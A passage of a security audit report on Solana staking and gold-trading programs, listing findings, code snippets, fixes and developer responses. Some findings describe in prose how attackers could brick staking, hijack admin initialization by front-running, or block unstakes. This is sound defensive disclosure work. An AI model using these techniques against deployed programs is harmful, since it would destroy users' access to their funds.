Fixed staking (**stake.rs**) and liquid staking (**liquid_stake.rs**) share the same vault – both use **associated_token::authority = config**, meaning all gold from both products sits in one token account. Liquid staking tracks its backing via **config.liquid_amount**, which is incremented on every **liquid_stake()** and **reward()** call. However, **claim.rs** and **unstake.rs**, which pay out fixed staking rewards, withdraw directly from the shared vault without ever decrementing **config.liquid_amount**.

This means every fixed staking reward payment silently reduces the real gold backing liquid stakers while **liquid_amount** stays unchanged. The gap between what **liquid_amount** claims and what the vault actually holds grows monotonically with every fixed reward payout and never self-corrects.

Additionally, there is no on-chain mechanism to close this gap. **reward()** is the only function that deposits tokens into the vault, but it always increments **liquid_amount** by the same amount, so calling **reward(X)** to patch the gap simply raises both sides equally, leaving the shortfall identical.

RUST

```
// reward.rs:61-65 – always increments liquid_amount
self.config.liquid_amount = self.config.liquid_amount.checked_add(amount)?;

// claim.rs:72 – draws from shared vault, never touches liquid_amount
self.position.claimed = self.position.claimed.checked_add(1)?;
// transfer_checked: vault → fixed staker

// unstake.rs – draws principal from shared vault, never touches liquid_amount
// transfer_checked: vault → fixed staker
```

The shortfall is deterministic and computable:

```
shortfall = total_fixed_principal × monthly_rewards_bps × months_claimed / 10_000
```

As a result, liquid stakers lose a portion of their deposited gold proportional to fixed staking activity. The vault becomes progressively insolvent – **liquid_amount** overstates real backing, and the last liquid stakers to withdraw find the vault cannot cover their redemption. **liquid_unstake()** calls fail with an SPL insufficient balance error. There is no recovery path for affected liquid stakers and no admin function to close the accounting gap.

RECOMMENDATION

Separate the accounting of fixed and liquid staking balances so reward outflows from one product cannot silently drain the other.

Option 1: Dedicated vaults. Give fixed staking its own token account distinct from the liquid staking vault. Fixed stakes, claims, and unstakes operate exclusively on the fixed vault. Liquid staking operates exclusively on its own vault. The shared-pool insolvency is structurally impossible.

Option 2: Track fixed principal and decrement **liquid_amount** on fixed reward payouts. If a single vault must be kept, introduce a **fixed_staked_total** state variable and decrement **liquid_amount** on every fixed reward payout:

RUST

```
// in claim.rs – after transfer to fixed staker
self.config.liquid_amount = self.config.liquid_amount
    .checked_sub(reward_amount)
    .ok_or(StakingError::InsufficientLiquidBacking)?;

// in unstake.rs – after transfer of principal to fixed staker
// (principal was never part of liquid_amount so no debit needed,
// but any unclaimed rewards paid at unstake time must be debited)
self.config.liquid_amount = self.config.liquid_amount
    .checked_sub(unclaimed_rewards)
    .ok_or(StakingError::InsufficientLiquidBacking)?;
```

DEVELOPER RESPONSE

Acknowledged. The **liquid_staking** program will be migrated to stGold; shared vault accounting will not apply post-migration.

M04: First-depositor bootstrap guard bypass via direct SPL transfer permanently bricks staking



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/stake_gold.rs:L85-L96](#) [↗](#)

RELEVANT SNIPPET

```
> _stake_gold.rs RUST
83:
84: // Calculate stGOLD to mint
85: let stgold_out = if stgold_supply == 0 && total_gold == 0 {
86:     // First stake: 1:1 ratio
87:     params.gold_amount
88: } else {
89:     convert(
90:         staked_reserves,
91:         liquid_reserves,
92:         stgold_supply,
93:         params.gold_amount,
94:         true,
95:     )?
96: };
97:
98: // Slippage check
```

DESCRIPTION

The bootstrap guard that initializes the 1:1 staking ratio requires both **stgold_supply == 0** and **total_gold == 0** to be true simultaneously

```
RUST
// stake_gold.rs:85-96
let stgold_out = if stgold_supply == 0 && total_gold == 0 {
    params.gold_amount // safe 1:1 path
} else {
    convert(staked_reserves, liquid_reserves, stgold_supply, params.gold_amount, true)?
};
```

The reserve PDAs (`b"staked_reserves"`, `b"liquid_reserves"`) are deterministic and computable before deployment. Anyone holding GOLD tokens can send a direct SPL transfer to either reserve address at any time – bypassing `stake_gold()` entirely. This makes `total_gold = 1` while `stgold_supply = 0`, causing the guard to fail and fall into `convert()`:

RUST

```
// util.rs – with supply=0:
let result = (amount as u128)
    .checked_mul(supply_stgold as u128) // amount * 0 = 0
    .checked_div(total_gold_on_book as u128)?; // 0 / 1 = 0
```

Every subsequent `stake_gold()` call mints 0 stGOLD regardless of the GOLD deposited. Since `stgold_supply` never increases from zero, no recovery is possible without a program upgrade.

Staking is permanently and unrecoverably bricked at a cost of 1 lamport of GOLD. Every user who calls `stake_gold()` without slippage protection loses their entire GOLD deposit to the reserves with nothing in return. Users with `min_stgold_out >= 1` get their transaction reverted safely, but cannot use the protocol at all. The attacker gains nothing – this is pure grieving.

RECOMMENDATION

Change the guard to trigger the 1:1 bootstrap path whenever `stgold_supply == 0`, regardless of what gold sits in the reserves

RUST

```
let stgold_out = if stgold_supply == 0 {
    params.gold_amount // always 1:1 when no stGOLD is outstanding
} else {
    convert(staked_reserves, liquid_reserves, stgold_supply, params.gold_amount, true)?
};
```

This ensures that any gold pre-seeded in the reserves simply becomes backing for the first staker at a 1:1 rate rather than breaking the mint permanently.

Additionally, consider minting a small amount of "dead" stGOLD to the protocol-controlled address at initialization (the standard ERC-4626 mitigation) to make single-unit manipulation attacks uneconomical.

DEVELOPER RESPONSE

Bootstrap condition changed to trigger 1:1 path when `stgold_supply == 0` regardless of `total_gold`, so any pre-seeded dust becomes backing for the first staker.

M05: Incorrect weekday calculation misapplies fee tier on Fridays and Sundays



LOCATION

[oro-reference/d9adfff6/programs/inti/src/is_market_open.rs:L9-L20](#) [🔗](#)

RELEVANT SNIPPET

```
>_is_market_open.rs RUST
7: const MARKET_CLOSE_TIME: i64 = 17 * SECONDS_IN_AN_HOUR; // 5:00 PM UTC
8:
9: pub fn is_us_market_open(unix_timestamp: i64) -> bool {
10:     let seconds_since_midnight = unix_timestamp % SECONDS_IN_A_DAY;
11:     let weekday = (unix_timestamp / SECONDS_IN_A_DAY + 4) % 7;
12:
13:     // Check if it's a weekday (Monday = 0, ..., Friday = 4)
14:     if weekday >= 5 {
15:         return false;
16:     }
17:
18:     // Check if current time is within market hours
19:     seconds_since_midnight >= MARKET_OPEN_TIME && seconds_since_midnight < MARKET_CLOSE_TIME
20: }
```

DESCRIPTION

The formula $(\text{unix_timestamp} / \text{SECONDS_IN_A_DAY} + 4) \% 7$ is anchored to Unix epoch 0 = January 1, 1970 = Thursday.

The code comment claims **Monday = 0, Friday = 4**, which is wrong. The check **weekday >= 5** therefore flags **Friday (5) and Saturday (6)** as market-closed, and lets **Sunday (0)** pass through as market-open – the exact opposite of correct behavior on both days.

```
RUST
// is_market_open.rs:14
if weekday >= 5 {
    return false; // catches Friday + Saturday, misses Sunday
}
```

Every Friday, which is an active gold trading day, users are charged **market_close_fee** instead of **market_open_fee**. Every Sunday, when the market is closed, users are charged **market_open_fee** instead of **market_close_fee**. For a typical integrator configuration of 50 bps open & 200 bps close,

users are overcharged by 150 bps on every Friday trade, and integrators under-collect by 150 bps on every Sunday trade. This occurs on every transaction across both days with no manual trigger required.

RECOMMENDATION

Replace the **weekday >= 5** guard with an explicit check for the two days the formula actually maps to closed – Sunday (0) and Saturday (6):

RUST

```
pub fn is_us_market_open(unix_timestamp: i64) -> bool {
    let seconds_since_midnight = unix_timestamp % SECONDS_IN_A_DAY;
    let weekday = (unix_timestamp / SECONDS_IN_A_DAY + 4) % 7;

    // Actual mapping: Sun=0, Mon=1, Tue=2, Wed=3, Thu=4, Fri=5, Sat=6
    if weekday == 0 || weekday == 6 {
        return false;
    }

    seconds_since_midnight >= MARKET_OPEN_TIME && seconds_since_midnight < MARKET_CLOSE_TIME
}
```

DEVELOPER RESPONSE

Weekday check now correctly identifies Sunday (0) and Saturday (6) as closed days. Friday is properly treated as open.

M06: Revoked authorized accounts retain permanent whitelist management capabilities



LOCATION

[oro-reference/d9adfff6/programs/inti/src/contexts/whitelisted_by_auth.rs:L6-L11](#) 

RELEVANT SNIPPET

```
> _whitelisted_by_auth.rs RUST
4:
5: #[derive(Accounts)]
6: pub struct AddToWhitelistByAuth<'info> {
7:     #[account(
8:         seeds = [AUTHORIZED_SEED, authorized.key().as_ref()],
9:         bump
10:    )]
11:     pub authorized_pda: Account<'info, Authorized>,
12:     #[account(mut)]
13:     pub authorized: Signer<'info>,
```

DESCRIPTION

The `authorize()` instruction is designed to grant and revoke whitelist-management delegation by toggling a boolean stored inside an `Authorized` PDA:

```
RUST
// authorize.rs:29-33
self.authorized.set_inner(Authorized {
    bump: bumps.authorized,
    authorized: !self.authorized.authorized, // second call sets this to false
});
```

However, **AddToWhitelistByAuth**, the instruction that authorized accounts use to whitelist users, only checks that the PDA can be derived from the signer's key. It never reads the boolean:

RUST

```
// whitelisted_by_auth.rs:6-11
#[account(
    seeds = [AUTHORIZED_SEED, authorized.key().as_ref()],
    bump // proves the PDA exists; .authorized field is never checked
)]
pub authorized_pda: Account<'info, Authorized>
```

Because the PDA persists on-chain after revocation and its contents are never validated, a revoked account is functionally identical to an active one. The **kind: WhitelistKind** parameter passed to the instruction is also fully unconstrained, meaning the caller can assign any whitelist tier, including privileged tiers such as **WhitelistedPartner**, to any address.

Once an **Authorized** PDA has been created for a wallet, revocation through **authorize()** produces no real-world effect – the wallet retains permanent, unrestricted whitelist management capability. A revoked partner can overwrite any user's whitelist entry with **WhitelistKind::None**, immediately and silently blocking that user from executing any **buy** or **sell**. Equally, the revoked account can promote itself or a colluding wallet to **WhitelistedPartner**, granting a privileged fee tier the admin intended to keep exclusive. Because **set_inner()** performs an unconditional overwrite, even admin-set entries are not protected. There is no on-chain mechanism to ever truly remove this capability once the PDA exists.

RECOMMENDATION

Add an explicit constraint that reads and enforces the stored boolean before allowing the instruction to proceed:

RUST

```
#[account(
    seeds = [AUTHORIZED_SEED, authorized.key().as_ref()],
    bump = authorized_pda.bump,
    constraint = authorized_pda.authorized == true @ CustomError::NotAuthorized
)]
pub authorized_pda: Account<'info, Authorized>
```

Additionally, restrict the **WhitelistKind** values a delegated account may assign. Privileged tiers should remain exclusive to the admin and must not be delegatable:

RUST

```
pub fn whitelist(&mut self, bumps: &AddToWhitelistByAuthBumps, kind: WhitelistKind) -> Result<
()> {
    require!(
        matches!(kind, WhitelistKind::WhitelistedUser),
        CustomError::Unauthorized
    );
    self.whitelist.set_inner(Whitelist { bump: bumps.whitelist, kind });
    Ok(())
}
```


DEVELOPER RESPONSE

Authorization PDA now checks `authorized_pda.authorized == true` constraint. Delegated accounts are restricted to **WhitelistedUser** tier only, preventing privilege escalation.

L01: Single-step admin and yield authority transfer can permanently brick protocol admin functions



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/update_global_config.rs:L28-L43](#)

RELEVANT SNIPPET

>_update_global_config.rs

RUST

```
26:
27: impl<'info> UpdateGlobalConfig<'info> {
28:     pub fn process(&mut self, params: UpdateGlobalConfigParams) -> Result<()> {
29:         if let Some(new_admin) = params.new_admin {
30:             self.global_config.admin = new_admin;
31:         }
32:
33:         if let Some(new_yield_authority) = params.new_yield_authority {
34:             self.global_config.yield_authority = new_yield_authority;
35:         }
36:
37:         if let Some(new_liquid_amount_bps) = params.new_liquid_amount_bps {
38:             require!(
39:                 new_liquid_amount_bps <= 10000,
40:                 StGoldError::InvalidBasisPoints
41:             );
42:             self.global_config.liquid_amount_bps = new_liquid_amount_bps;
43:         }
44:
45:         Ok(())
```

DESCRIPTION

`update_global_config` sets `admin` and `yield_authority` in a single step with no acceptance confirmation from the new key. If the admin passes an incorrect pubkey (typo, wrong derivation, inaccessible key), the transfer is immediate and irreversible.

RECOMMENDATION

Implement a two-step transfer pattern where the proposed address must sign an acceptance transaction to prove key accessibility:

RUST

```
// Step 1: Current admin proposes
pub fn propose_admin(&mut self, proposed: Pubkey) -> Result<()> {
    self.global_config.pending_admin = Some(proposed);
    Ok(())
}

// Step 2: Proposed admin accepts (must sign)
pub fn accept_admin(&mut self) -> Result<()> {
    require!(
        self.signer.key() == self.global_config.pending_admin.unwrap(),
        StGoldError::Unauthorized
    );
    self.global_config.admin = self.signer.key();
    self.global_config.pending_admin = None;
    Ok(())
}
```

Apply the same pattern to **yield_authority**.

DEVELOPER RESPONSE

Two-step transfer pattern implemented. Admin and yield authority changes now require proposal followed by acceptance from the new key.

L02: Zero post-fee amount in **buy** bypasses meaningful validation, producing zero GOLD output



LOCATION

[oro-reference/d9adfff6/programs/inti/src/contexts/buy.rs:L120](#) [↗](#)

RELEVANT SNIPPET

```
>_buy.rs RUST  
118:  
119: // USDC going to vault = usdc_amount - fee  
120: let usdc_to_vault = usdc_amount.checked_sub(fee_amount).ok_or(Overflow)?;  
121:  
122: // Calculate gold output based on USDC going to vault
```

DESCRIPTION

The **usdc_amount > 0** check validates the gross input before fee deduction. After subtracting the fee, **usdc_to_vault** can be zero when **fee_bps >= 10000** (100%) or when **usdc_amount** is small enough that **calculate_fee** truncates to equal the input. No validation exists on **usdc_to_vault** before it is passed to **usdc_to_gold()**.

With **usdc_to_vault == 0**, **usdc_to_gold()** returns **gold_out == 0**. If the user passed **min_gold_out == 0**, the slippage check passes, and the transaction proceeds: the user transfers **usdc_amount** of USDC (fee goes to integrator, 0 to vault) and receives 0 GOLD.

RECOMMENDATION


Add a post-fee validation:

```
RUST  
let usdc_to_vault = usdc_amount.checked_sub(fee_amount).ok_or(Overflow)?;  
require!(usdc_to_vault > 0, CustomError::AmountMustBeGreaterThanZero);
```

DEVELOPER RESPONSE

A **require!(usdc_to_vault > 0)** check was added in **buy.rs** after fee subtraction.

L03: Buy/sell skip Pyth-to-internal price deviation check, accepting arbitrarily divergent oracle prices



LOCATION

[oro-reference/d9adfff6/programs/inti/src/get_price.rs:L135-L137](#) [↗](#)

RELEVANT SNIPPET

```
> _get_price.rs RUST
133:     pyth_result: Option<PythPriceData>,
134: ) -> Result<(i128, i32, PriceSource)> {
135:     match pyth_result {
136:         Some(pyth_data) => process_pyth_price(pyth_data, max_confidence_pct, None, internal_price),
137:         None => Ok(use_internal_price(internal_price)),
138:     }
139: }
```

DESCRIPTION

`get_price()`, used by both `buy` and `sell`, calls `resolve_price_from_pyth_result()` which passes `max_deviation_pct: None` to `process_pyth_price()`. This skips the deviation check entirely. Only the confidence band check runs.

As a result, if Pyth returns a price that passes the confidence check but diverges significantly from the stored internal price (e.g., 50% off due to oracle lag, feed misconfiguration, or manipulation), it is accepted and used for trade execution.

RECOMMENDATION

Pass `Some(max_deviation_pct)` through `get_price()` to `resolve_price_from_pyth_result()`.

DEVELOPER RESPONSE

A `MAX_DEVIATION_PCT` constant is now enforced in `resolve_price_from_pyth_result()`. Deviation check always runs.

L04: Missing slippage protection in `request_withdrawal()` allows unfavorable rate locking



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/unstake.rs:L89-L92](#) 

RELEVANT SNIPPET

```

> _unstake.rs RUST
87: );
88:
89: // Slippage check
90: require!(
91:     gold_out >= params.min_gold_out,
92:     StGoldError::SlippageExceeded
93: );
94:

```

DESCRIPTION

`request_withdrawal()` converts the user's `stgold_amount` to a `gold_equivalent` at the current exchange rate and permanently locks that snapshot as the GOLD amount the user will receive upon fulfillment. Unlike `unstake()`, which provides a `min_gold_out` slippage parameter, `request_withdrawal()` offers no way for the user to specify a minimum acceptable GOLD output.

The `gold_equivalent` is computed at line 183-189 via `convert()` using the on-chain state at execution time:

```

RUST
let gold_equivalent = convert(
    staked_reserves,
    liquid_reserves,
    stgold_supply,
    params.stgold_amount,
    false,
);

```

This value is then permanently stored in `withdraw_request.gold_amount` (line 233) and used as the exact payout in `fulfill_withdrawal()`.

The `unstake` flow handles this correctly with `min_gold_out` in `UnstakeParams` and a `require!(gold_out >= params.min_gold_out)` check. `RequestWithdrawalParams` contains only `stgold_amount` with no equivalent protection.


RECOMMENDATION

Add a **min_gold_out** field to **RequestWithdrawalParams** and validate against it before locking the snapshot.

DEVELOPER RESPONSE

A **min_gold_out** parameter was added to **RequestWithdrawalParams**. Gold equivalent is checked against this minimum before proceeding.

L05: Market hours check does not account for US holidays and early-close days



LOCATION

[oro-reference/d9adfff6/programs/inti/src/is_market_open.rs:L9-L19](#) [↗](#)

RELEVANT SNIPPET

```
> _is_market_open.rs RUST
7: const MARKET_CLOSE_TIME: i64 = 17 * SECONDS_IN_AN_HOUR; // 5:00 PM UTC
8:
9: pub fn is_us_market_open(unix_timestamp: i64) -> bool {
10:     let seconds_since_midnight = unix_timestamp % SECONDS_IN_A_DAY;
11:     let weekday = (unix_timestamp / SECONDS_IN_A_DAY + 4) % 7;
12:
13:     // Check if it's a weekday (Monday = 0, ..., Friday = 4)
14:     if weekday >= 5 {
15:         return false;
16:     }
17:
18:     // Check if current time is within market hours
19:     seconds_since_midnight >= MARKET_OPEN_TIME && seconds_since_midnight < MARKET_CLOSE_TIME
20: }
```

DESCRIPTION

The `is_us_market_open()` function determines trading hours using only weekday and UTC time-of-day checks. It does not account for US market holidays (e.g., Christmas, Independence Day, Good Friday) or early-close sessions (e.g., the day before Thanksgiving, which closes at 1:00 PM ET).

On these days, `is_us_market_open()` returns `true` even though the real gold market is closed or operating on a shortened schedule. Since this function controls whether the protocol applies the open-market or closed-market fee tier in `buy()` and `sell()`, users are charged the lower open-market fee during periods when the underlying market is actually closed. This results in the protocol undercharging fees on roughly 10+ trading days per year, and bearing the wider spread/hedging risk at the lower fee tier.

RECOMMENDATION


Introduce an on-chain holiday calendar managed by the admin. Store a list of upcoming holiday timestamps (and early-close timestamps with their close times) in a dedicated account.

`is_us_market_open()` would check this calendar alongside the existing weekday/time logic. The admin updates the calendar periodically (e.g., annually) to reflect the NYSE/COMEX holiday schedule.

DEVELOPER RESPONSE

A **market_fee_override** field was added to the **Integrator** state, allowing the admin to manually override fee tier per integrator on holidays.

L06: `initialize_global_config` lacks admin access control, enabling deployment front-running & protocol takeover



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/initialize_global_config.rs:L14-L15](#) [↗](#)

RELEVANT SNIPPET

```
>_ initialize_global_config.rs RUST
12:  #[derive(Accounts)]
13:  pub struct InitializeGlobalConfig<'info> {
14:      #[account(mut)]
15:      pub admin: Signer<'info>,
16:
17:      pub gold_mint: Box<Account<'info, Mint>>,
```

DESCRIPTION

The `initialize_global_config` instruction accepts any signer as admin with no address validation

```
RUST
// initialize_global_config.rs:14 – no address check, any signer qualifies
#[account(mut)]
pub admin: Signer<'info>,

// whoever signed becomes the permanent admin
config.admin = self.admin.key();
```

The `global_config` PDA is seeded with only `[b"global"]` and uses `init` – it can be created exactly once. On Solana, program deployment and initialization are separate transactions. An attacker monitoring the network for the program ID to appear can immediately front-run `initialize_global_config` with a higher priority fee, becoming the permanent admin before the legitimate deployer can act.

Contrast with the `inti` program, which hardcodes `address = ADMIN` on every privileged instruction – making this class of attack impossible. `stgold` has no equivalent constant, leaving admin identity entirely determined by whoever calls first.

One concrete impact is that the attacker becomes the permanent admin of the `stgold` program. They can rotate `admin` and `yield_authority` to wallets they control, manipulate `liquid_amount_bps` to disrupt reserve distribution, and selectively fulfill or indefinitely delay pending withdrawal requests – holding users' locked stGOLD hostage. While direct reserve drainage is not possible since transfers are signed by the `global_config` PDA rather than the admin key, the attacker has full control over protocol

configuration and withdrawal fulfillment, making the protocol functionally unusable for legitimate operators and users.

RECOMMENDATION

Introduce a hardcoded deployer constant equivalent to **inti's ADMIN**, and enforce it at initialization:

RUST

```
// constants.rs
pub const STGOLD_ADMIN: Pubkey = pubkey!("YourDeployerPubkeyHere");


// initialize_global_config.rs
#[account(
    mut,
    address = STGOLD_ADMIN @ StGoldError::Unauthorized
)]
pub admin: Signer<'info>,
```

This ensures only the intended deployer can initialize the protocol, making front-running impossible regardless of transaction ordering.

DEVELOPER RESPONSE

Acknowledged. Deployment uses an alternative strategy to prevent front-running.

L07: Unauthorized `initialize_reserves` allows anyone to brick staking with a fake mint



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/initialize_reserves.rs:L9-L11](#) [↗](#)

RELEVANT SNIPPET

```

> _initialize_reserves.rs                                     RUST
7:  pub struct InitializeReserves<'info> {
8:      #[account(mut)]
9:      pub admin: Signer<'info>,
10:
11:      pub gold_mint: Box<Account<'info, Mint>>,
12:
13:      #[account(

```

DESCRIPTION

The `initialize_reserves` instruction has two missing constraints: the `admin` signer has no `address = global_config.admin` check, and `gold_mint` has no `address = global_config.gold_mint` check.

```

RUST
// anyone can sign – no admin check
pub admin: Signer<'info>,

// any mint accepted – not validated against global_config.gold_mint
pub gold_mint: Box<Account<'info, Mint>>,

// reserves initialized with the unvalidated mint
#[account(init, token::mint = gold_mint, seeds = [b"staked_reserves"])]
pub staked_gold_reserves: Box<Account<'info, TokenAccount>>,

```

Compare with `update_global_config.rs`, which correctly enforces `constraint = admin.key() == global_config.admin`. Both checks are simply absent here.

Because both reserve PDAs use `init` (not `init_if_needed`), they can only be created once. An attacker who front-runs the deployment call with a fake `gold_mint` permanently sets both reserve token accounts to the wrong mint. Every subsequent `stake_gold()` call fails because `transfer_checked()` enforces mint consistency between source and destination accounts.

The entire staking protocol is permanently bricked at zero cost. No funds are stolen, but no user can ever stake GOLD or receive stGOLD. Recovery requires a full program redeployment.

RECOMMENDATION

Add both missing constraints:

RUST

```
#[account(  
    mut,  
    address = global_config.admin @ StGoldError::Unauthorized  
)]  
pub admin: Signer<'info>,  
  
#[account(  
    address = global_config.gold_mint @ StGoldError::InvalidMint  
)]  
pub gold_mint: Box<Account<'info, Mint>>,
```

DEVELOPER RESPONSE

Admin constraint and **gold_mint** address constraint added to **initialize_reserves.rs**, matching the recommendation.

L08: Liquid reserve incorrectly reduced by staked-reserve obligations, enabling costless griefing DoS on instant unstakes



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/unstake.rs:L96-L114](#) [🔗](#)

RELEVANT SNIPPET

```
> _unstake.rs RUST
94:
95: // Calculate available liquidity after pending withdrawals
96: let pending_gold = if self.global_config.pending_withdrawal_stgold > 0 {
97:     convert(
98:         staked_reserves,
99:         liquid_reserves,
100:         stgold_supply,
101:         self.global_config.pending_withdrawal_stgold,
102:         false,
103:     )?
104: } else {
105:     0
106: };
107:
108: let available_liquid = liquid_reserves.saturating_sub(pending_gold);
109:
110: // Check if we can fulfill from available liquidity
111: require!(
112:     gold_out <= available_liquid,
113:     StGoldError::InsufficientLiquidity
114: );
115:
116: // Burn stGOLD from user
```

DESCRIPTION

unstake computes available liquid gold by subtracting the current gold equivalent of all pending withdrawal requests from **liquid_reserves**

RUST

```
// unstake.rs:96-114
let pending_gold = convert(
    staked_reserves, liquid_reserves, stgold_supply,
    self.global_config.pending_withdrawal_stgold, false
)?;
let available_liquid = liquid_reserves.saturating_sub(pending_gold);
require!(gold_out <= available_liquid, StGoldError::InsufficientLiquidity);
```

this is incorrect. **fulfill_withdrawal** always pays pending requests from **staked_gold_reserves**, never from **liquid_gold_reserves**

RUST

```
// fulfill_withdrawal.rs:96-97
pub staked_gold_reserves: Box<Account<'info, TokenAccount>>, // source
...
self.transfer_gold_to_user(gold_amount)?; // draws from staked reserves only
```

the liquid reserve is being penalized for obligations it will never pay. any gold subtracted via **pending_gold** is phantom – the liquid pot remains untouched regardless of how many pending withdrawal requests exist.

an attacker with any amount of stGOLD can call **request_withdrawal** to inflate **pending_withdrawal_stgold**. this causes **available_liquid** to floor at zero via **saturating_sub**, making every other user's **unstake** call revert with **InsufficientLiquidity** – regardless of how much gold actually sits in the liquid reserve. the attacker recovers their full stGOLD value through **fulfill_withdrawal** at no loss. the only cost is the waiting period between request and fulfillment.

note: a separate compounding issue exists where **pending_gold** is recomputed at the current exchange rate rather than the rate locked at request time – this is tracked independently in finding M01.

RECOMMENDATION

Only penalize **liquid_reserves** for the portion of pending obligations that **staked_gold_reserves** cannot cover – the deficit. since **fulfill_withdrawal** draws exclusively from **staked_gold_reserves**, the liquid reserve should only be reduced if staked reserves are insufficient to cover all pending requests.

RUST

```
// unstake.rs – replace the current available_liquid calculation:
let deficit = pending_gold.saturating_sub(staked_reserves);
let available_liquid = liquid_reserves.saturating_sub(deficit);
require!(gold_out <= available_liquid, StGoldError::InsufficientLiquidity);
```

DEVELOPER RESPONSE

Liquid reserves now only penalized for the deficit that staked reserves cannot cover. Applied consistently in both **unstake.rs** and **request_withdrawal.rs**.

5. Enhancement Opportunities

E01: **DepositEvent** omits mint pubkey, requiring full transaction parsing for off-chain indexing

LOCATION

[oro-reference/d9adfff6/programs/inti/src/contexts/deposit.rs:L59](#) 

RELEVANT SNIPPET

>_deposit.rs	RUST
57:	
58:	transfer_checked(cpi_ctx, amount, self.mint.decimals)?;
59:	emit!(DepositEvent { amount });
60:	Ok(())
61:	}

DESCRIPTION

DepositEvent only emits **amount**. The **deposit** instruction accepts any mint (GOLD or USDC), but the event does not include which **mint** was deposited. Off-chain indexers must parse the transaction's account list to determine the token type, instead of reading it directly from the event.

POTENTIAL BENEFIT

Adding the **mint** pubkey allows off-chain systems to filter and categorize deposits by token type directly.

RECOMMENDATION

	RUST
#[event]	
pub struct DepositEvent {	
pub mint: Pubkey,	
pub amount: u64,	
}	
// In process():	
emit!(DepositEvent {	
mint: self.mint.key(),	
amount,	
});	

E02: Remove unused **inti_program** account from **liquid_staking** instruction contexts

LOCATION

oro-reference/d9adfff6/programs/liquid_staking/src/contexts/stake.rs:L46 [↗](#)

RELEVANT SNIPPET

	>_stake.rs	RUST
44:	<code>)]</code>	
45:	<code>pub position: Box<Account<'info, Position>>,</code>	
46:	<code>pub inti_program: Program<'info, Inti>,</code>	
47:	<code>pub system_program: Program<'info, System>,</code>	
48:	<code>pub token_program: Interface<'info, TokenInterface>,</code>	

DESCRIPTION

Six instruction contexts in the **liquid_staking** program declare **inti_program: Program<'info, Inti>** as a required account, but none of them make a CPI call to the **inti** program. The account is validated by Anchor (program ID check) and passed by the client, but never referenced in any instruction logic.

POTENTIAL BENEFIT

Removing the unused account from each context eliminates one account per transaction for six instructions. This reduces transaction size, simplifies client-side account resolution, and removes a dead dependency that could confuse future maintainers.

RECOMMENDATION

Remove the **inti_program** field from all six instruction contexts listed above.

